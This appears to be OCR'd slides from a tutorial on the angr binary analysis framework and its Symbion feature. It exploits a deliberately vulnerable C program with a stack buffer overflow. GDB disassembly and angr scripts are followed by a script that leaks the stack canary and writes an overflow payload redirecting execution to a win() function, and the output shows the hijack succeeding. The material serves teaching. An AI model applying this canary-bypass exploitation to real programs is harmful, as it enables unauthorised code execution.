
Disassembly of the Main Function




Disassembly Of the Win Function

```
esslp@ubuntu:~/PycharmProjects/symbion$ gdb -q buff
GEF for linux ready, type `gef' to start, `gef config' to configure
65 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 1 commands could not be loaded, run `gef missing` to know why.
Reading symbols from buff...(no debugging symbols found)...done.
gef➤  disassemble win
Dump of assembler code for function win:
   0x0804859b <+0>:     push   ebp
   0x0804859c <+1>:     mov    ebp,esp
   0x0804859e <+3>:     push   0x80486b0
   0x080485a3 <+8>:     call   0x8048460 <puts@plt>
   0x080485a8 <+13>:    add    esp,0x4
   0x080485ab <+16>:    mov    eax,ds:0x804a034
   0x080485b0 <+21>:    push   eax
   0x080485b1 <+22>:    call   0x8048420 <fflush@plt>
   0x080485b6 <+27>:    add    esp,0x4
   0x080485b9 <+30>:    nop
   0x080485ba <+31>:    leave
   0x080485bb <+32>:    ret
End of assembler dump.
gef➤
```


symbion – test stack canary.py
3:24 AM
symbion
test stack canary.py
test stack canary
Project
symbion ~/PycharmProjects/symb
test.py
test - no stack canary.py
test stack canary.py
External Libraries
Scratches and Consoles
test.py
test - no stack canary.py
test stack canary.py
concrete.py
arm.py
1 import angr
2 proj = angr.Project("/home/esslp/Documents/project/test_stack_canary")
3 start_state = proj.factory.blank_state(addr = proj.loader.main_object.get_symbol('main').rebased_addr)
4 simgr = proj.factory.simulation_manager()
5 simgr = proj.factory.simulation_manager(save_unconstrained = True)
6 while len(simgr.unconstrained) == 0:
7 simgr.step()
8 solution_state = simgr.unconstrained[0]
9 solution_state.add_constraints(solution_state.regs.eip == 0x0804859b)
10 solution = solution_state.posix.dumps(0)
11 solution = solution.rstrip(b'\x00')
12 print(len(solution))
13 print(b"A"*(len(solution)-4) + solution[len(solution)-4:])
Run:
test stack canary
WARNING | 2020-05-15 03:20:45,454 | angr.state_plugins.symbolic_memory | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY_REGISTERS}, to suppress th
WARNING | 2020-05-15 03:20:45,454 | angr.state_plugins.symbolic_memory | Filling register edi with 4 unconstrained bytes referenced from 0x8048591 (__libc_csu_i
WARNING | 2020-05-15 03:20:45,460 | angr.state_plugins.symbolic_memory | Filling register ebx with 4 unconstrained bytes referenced from 0x8048593 (__libc_csu_i
WARNING | 2020-05-15 03:20:45,854 | angr.state_plugins.symbolic_memory | Filling memory at 0x7fefffc with 8 unconstrained bytes referenced from 0x8149670 (prin
WARNING | 2020-05-15 03:20:47,722 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV32 Reverse(packet_0
76
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x85\x04\x08'
Process finished with exit code 0
6: TODO
4: Run
5: Debug
Terminal
Python Console
Event Log
13:59 LF UTF-8 4 spaces
PyPy 3.8 (angr)



pycharm
symbion
test stack canary.py
test stack canary
Project
symbion ~/PycharmProjects/symb
test.py
test - no stack canary.py
test stack canary.py
External Libraries
Scratches and Consoles
test.py
test - no stack canary.py
test stack canary.py
concrete.py
arm.py
1 import angr
2 proj = angr.Project("/home/esslp/Documents/project/test_stack_canary") proj: <Project /home/esslp/Documents/project/test_stack_canary>
3 start_state = proj.factory.blank_state(addr = proj.loader.main_object.get_symbol('main').rebased_addr) start_state: <SimState @ 0x8048
4 simgr = proj.factory.simulation_manager() simgr: <SimulationManager with 1 found>
5 simgr.explore(find=[0x08048548])
6 found = simgr.found[0] found: <SimState @ 0x8048548>
7 simgr = proj.factory.simulation_manager(save_unconstrained = True)
8 while len(simgr.unconstrained) == 0:
Evaluate
Expression:
found.regs.eax
Use Ctrl+Shift+Enter to add to Watches
Result:
result = {BV: 32} <BV32 0x0>
FULL_REPR = {int} 2
FULL_SIMPLIFY = {int} 1
LITE_REPR = {int} 0
LITE_SIMPLIFY = {int} 2
MID_REPR = {int} 1
UNSIMPLIFIED = {int} 0
annotations = {tuple: 0} ()
args = {tuple: 2} (0, 32)
cache_key = {ASTCacheKey} <Key BV32 0x0>
cardinality = {int} 1
concrete = {bool} True
depth = {int} 1
ite_burrowed = {BV: 32} <BV32 0x0>
ite_excavated = {BV: 32} <BV32 0x0>
Evaluate
Close
Debug: test stack canary
Debugger
Console
Frames
MainThread
<module>, test stack canary.py:7
6: TODO
4: Run
5: Debug
Terminal
Python Console
Event Log
1:15 LF UTF-8 4 spaces
PyPy 3.8 (angr)



```
        # TODO: what the hell is this
        _rtld_global_ro = self.project.loader.find_symbol('_rtld_global_ro')
        if _rtld_global_ro is not None:
            pass

        tls_obj = self.project.loader.tls.new_thread()
        if isinstance(self.project.arch, ArchAMD64):
            self.project.loader.memory.pack_word(tls_obj.thread_pointer + 0x28, 0x5f43414e41525900)  # _CANARY\x00
            self.project.loader.memory.pack_word(tls_obj.thread_pointer + 0x30, 0x5045524755415244)
        elif isinstance(self.project.arch, ArchX86):
            self.project.loader.memory.pack_word(tls_obj.thread_pointer + 0x10, self.vsyscall_addr)

        # Only set up ifunc resolution if we are using the ELF backend on AMD64
        if isinstance(self.project.loader.main_object, MetaELF):
            if isinstance(self.project.arch, (ArchAMD64, ArchX86)):
                for binary in self.project.loader.all_objects:
                    if not isinstance(binary, MetaELF):
                        continue
                    for reloc in binary.relocs:
                        if reloc.symbol is None or reloc.resolvedby is None:
                            continue
                        try:
                            if reloc.resolvedby.subtype != ELFSymbolType.STT_GNU_IFUNC:
                                continue
                        except ValueError:  # base class Symbol throws this, meaning we don't have an ELFSymbol, etc
                            continue
                        gotaddr = reloc.rebased_addr
                        gotvalue = self.project.loader.memory.unpack_word(gotaddr)
```

https://github.com/angr/angr/blob/7d1154fc52a28ac6053fc42779a1533e5da3116a/angr/simos/linux.py#L80

Introducing Symbion




With Symbion, the code can be executed concretely up to point B, then switched into angr's symbolic context, and then compute the program input needed to reach point C.

The solution obtained by angr can then be written into the program's memory by resuming the concrete execution reaching beyond point C.


Vulnerable Code

```c
#include<stdio.h>

void win(){
        printf("This got called magically\n");
        fflush(stdout);
}

int main(){
        char buff[64];
        FILE * ptr =    fopen("test.txt","r");
        fread(&buff,sizeof(char), 150, ptr);
        fclose(ptr);
        printf("%s",buff);
        return 0;
}
```

Disassembly of the Main Function(Mark the address of the instruction after the mov eax, gs:0x14)



Disassembly of the Win Function(mark the address of the ret instruction)



```
from angr_targets import AvatarGDBConcreteTarget

GDB_SERVER_IP = '127.0.0.1'
GDB_SERVER_PORT = '8888'
binary_x86 = '/home/esslp/binaries/buff'
print("gdbserver %s:%s %s" % (GDB_SERVER_IP,GDB_SERVER_PORT,binary_x86))

avatar_gdb = AvatarGDBConcreteTarget(avatar2.archs.x86.X86, GDB_SERVER_IP,
p = angr.Project(binary_x86, concrete_target=avatar_gdb, use_sim_procedures
entry_state = p.factory.entry_state()
entry_state.options.add(angr.options.SYMBION_SYNC_CLE)
entry_state.options.add(angr.options.SYMBION_KEEP_STUBS_ON_SYNC)
simgr = p.factory.simgr(entry_state)
simgr.use_technique(angr.exploration_techniques.Symbion(find=[0x080485c8]))
exploration = simgr.run()
new_state = exploration.stashes['found'][0]
canary_val = new_state.regs.eax
eax= str(canary_val)
f = open("test.txt", "wb")
buff_a = b"A"*64
buff_a_4 = b"AAAA"
canary = int(eax[eax.find('x')+1:].rstrip('>'),16).to_bytes(4,'little')
payload = buff_a + canary + b"AAAA" + b"\x9b\x85\x04\x08"
f.write(payload)
f.close()
simgr = p.factory.simgr(new_state)

simgr.use_technique(angr.exploration_techniques.Symbion(find=[0x080485bb]))
simgr.run()
```

Output

```
esslp@ubuntu:~/PycharmProjects/symbion$ gdbserver localhost:8888 buff
Process buff created; pid = 14758
Listening on port 8888
Remote debugging from host 127.0.0.1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAThis got called magically
esslp@ubuntu:~/PycharmProjects/symbion$
```

Documentation

https://docs.angr.io/ -- Tool top level interfaces explained

https://angr.io/api-doc/ -- API Documentation

https://angr.io/invite/ -- slack channel

Questions?